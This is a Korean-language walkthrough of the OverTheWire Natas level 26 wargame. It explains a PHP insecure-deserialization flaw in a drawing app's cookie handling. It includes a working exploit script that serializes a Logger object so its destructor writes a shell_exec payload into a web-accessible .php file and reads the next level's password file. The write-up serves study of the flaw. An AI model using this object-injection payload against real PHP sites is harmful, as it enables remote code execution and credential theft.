Natas Level 26 풀이

로그인
Username: natas26
URL: http://natas26.natas.labs.overthewire.org

아무 숫자나 입력해봤는데, 이상한 그림이 뜬다.
소스코드는 아래와 같다. 주석으로 사과하고 있음…
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
<?php
    // sry, this is ugly as hell.
    // cheers kaliman ;)
    // - morla

    class Logger{
        private $logFile;
        private $initMsg;
        private $exitMsg;

        function __construct($file){
            // initialise variables
            $this->initMsg="#--session started--#\n";
            $this->exitMsg="#--session end--#\n";
            $this->logFile = "/tmp/natas26_" . $file . ".log";

            // write initial message
            $fd=fopen($this->logFile,"a+");
            fwrite($fd,$this->initMsg);
            fclose($fd);
        }

        function log($msg){
            $fd=fopen($this->logFile,"a+");
            fwrite($fd,$msg."\n");
            fclose($fd);
        }

        function __destruct(){
            // write exit message
            $fd=fopen($this->logFile,"a+");
            fwrite($fd,$this->exitMsg);
            fclose($fd);
        }
    }

    function showImage($filename){
        if(file_exists($filename))
            echo "<img src=\"$filename\">";
    }

    function drawImage($filename){
        $img=imagecreatetruecolor(400,300);
        drawFromUserdata($img);
        imagepng($img,$filename);
        imagedestroy($img);
    }

    function drawFromUserdata($img){
        if( array_key_exists("x1", $_GET) && array_key_exists("y1", $_GET) &&
            array_key_exists("x2", $_GET) && array_key_exists("y2", $_GET)){

            $color=imagecolorallocate($img,0xff,0x12,0x1c);
            imageline($img,$_GET["x1"], $_GET["y1"],
                            $_GET["x2"], $_GET["y2"], $color);
        }

        if (array_key_exists("drawing", $_COOKIE)){
            $drawing=unserialize(base64_decode($_COOKIE["drawing"]));
            if($drawing)
                foreach($drawing as $object)
                    if( array_key_exists("x1", $object) &&
                        array_key_exists("y1", $object) &&
                        array_key_exists("x2", $object) &&
                        array_key_exists("y2", $object)){

                        $color=imagecolorallocate($img,0xff,0x12,0x1c);
                        imageline($img,$object["x1"],$object["y1"],
                                $object["x2"] ,$object["y2"] ,$color);

                    }
        }
    }

    function storeData(){
        $new_object=array();

        if(array_key_exists("x1", $_GET) && array_key_exists("y1", $_GET) &&
            array_key_exists("x2", $_GET) && array_key_exists("y2", $_GET)){
            $new_object["x1"]=$_GET["x1"];
            $new_object["y1"]=$_GET["y1"];
            $new_object["x2"]=$_GET["x2"];
            $new_object["y2"]=$_GET["y2"];
        }

        if (array_key_exists("drawing", $_COOKIE)){
            $drawing=unserialize(base64_decode($_COOKIE["drawing"]));
        }
        else{
            // create new array
            $drawing=array();
        }

        $drawing[]=$new_object;
        setcookie("drawing",base64_encode(serialize($drawing)));
    }
?>

<h1>natas26</h1>
<div id="content">

Draw a line:<br>
<form name="input" method="get">
X1<input type="text" name="x1" size=2>
Y1<input type="text" name="y1" size=2>
X2<input type="text" name="x2" size=2>
Y2<input type="text" name="y2" size=2>
<input type="submit" value="DRAW!">
</form>

<?php
    session_start();

    if (array_key_exists("drawing", $_COOKIE) ||
        (   array_key_exists("x1", $_GET) && array_key_exists("y1", $_GET) &&
            array_key_exists("x2", $_GET) && array_key_exists("y2", $_GET))){
        $imgfile="img/natas26_" . session_id() .".png";
        drawImage($imgfile);
        showImage($imgfile);
        storeData();
    }
?>
왜 사과했는지 알 것 같다. 코드가 보기 싫게 생겼어… 오랜만에 보는데 바로 탈주할 뻔 했다.
위의 코드를 요약하면,
Logger 클래스는 로그를 관리한다. __construct($file), log($msg) , __destruct() 메소드는 차례대로 로그파일을 생성 및 메시지 기록, 객체가 소멸될 때 종료메시지를 기록한다.
showImage($filename)는 파일이 존재하는 경우 이미지를 표시한다. drawImage($filename)는 이미지를 생성 및 저장하는데, drawFromUserdata($img)로 그림을 그린다.
drawFromUserdata($img)는 x1, x2, y1, y2 값이 존재하면 선을 그리고, $_COOKIE[“drawing”] 값이 존재하면 base64 디코딩 후 unserialize()로 배열 변환하여 배열 내 모든 객체에 대해 선을 그린다.
storeData()는 쿠키 데이터를 가져와서 새 입력값을 기존 데이터 배열에 추가 후 다시 쿠키에 저장한다(serialize() → base64_encode())
풀이
이제 취약점을 살펴보자.
if (array_key_exists(“drawing”, $_COOKIE)){ $drawing=unserialize(base64_decode($_COOKIE[“drawing”])); 에서 쿠키 값을 unserialize()로 해석하고 있는데,
unserialize()는 문자열을 객체로 변환하는 함수로 역직렬화 취약점을 가진다.
직렬화(Serialization)
PHP에서 객체를 문자열로 변환하여 저장하거나 전송할 수 있도록 하는 과정으로,
역직렬화(Deserialization)는 이 문자열을 다시 객체로 변환하는 과정이다.
serialize($object)→ 객체를 문자열로 변환
unserialize($string)→ 문자열을 다시 객체로 변환
unserialize()는 문자열을 객체로 변환하면서 private속성도 변경시킬 수 있다.
private은 PHP 클래스 내부에서만 접근 가능한 속성으로 원래 변경할 수 없다네요…
따라서 사용자 입력 문자열을 unserialize()로 객체로 변환시키면 private 속성에 악의적인 코드를 삽입할 수 있으므로 보안 상 취약하다.
또한
1
2
3
4
5
6
7
function __destruct(){
            // write exit message
            $fd=fopen($this->logFile,"a+");


            fwrite($fd,$this->exitMsg);
            fclose($fd);
위의 Logger 클래스의 __destruct() 메소드에서, a+ 모드를 사용하고 있는데 이 모드는 파일에 데이터를 추가하면서 기존의 파일 내용을 읽을 수 있다.
이를 이용해서 <?php echo shell_exec(‘cat /etc/natas_webpass/natas27’); ?> 와 같은 exitMsg를 작성하여 logFile에 저장 후 실행하면 될 것 같다. (주석으로 힌트가 달려있음.. exit message를 작성하래…!)
정리해서, 공격 시나리오는 아래와 같다.
- 쿠키($drawing)에 직렬화된(serialize()) Logger 객체를 저장하고, 이를 페이지가 로드될 때 역직렬화(unserialize())하여 실행시킴.
- Logger 객체의 __destruct() 메서드를 이용하여 특정 파일에 내용을 기록(fwrite())하는 기능을 악용.
- logFile 값을 웹에서 접근 가능한 위치로 변경하여 PHP 코드가 실행되도록 설정.
- 이를 통해 /etc/natas_webpass/natas27 파일의 내용을 웹에서 확인 가능하게 함.
exitMsg에는 natas27의 패스워드를 읽어올 쉘 명령을 넣고, 이걸 Logger 클래스에 넣어서 직렬화 후 base64 인코딩한다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15

<?php

class Logger{
    private $logFile;
    private $exitMsg;

    function __construct(){
        $this->exitMsg= "<?php echo shell_exec('cat /etc/natas_webpass/natas27'); ?>";
        $this->logFile = "/var/www/natas/natas26/img/natas26_b1k5u2aa07s4brtmv36o95hpjg.php";
    }
}

$logger = new Logger();
echo base64_encode(serialize($logger));

위의 스크립트를 실행시켜 얻은 값은 아래와 같다.


이제 이 값을 drawing 쿠키에 넣어서 역직렬화되면 쉘이 실행된 결과를 /img/natas26_b1k5u2aa07s4brtmv36o95hpjg.php에서 볼 수 있다.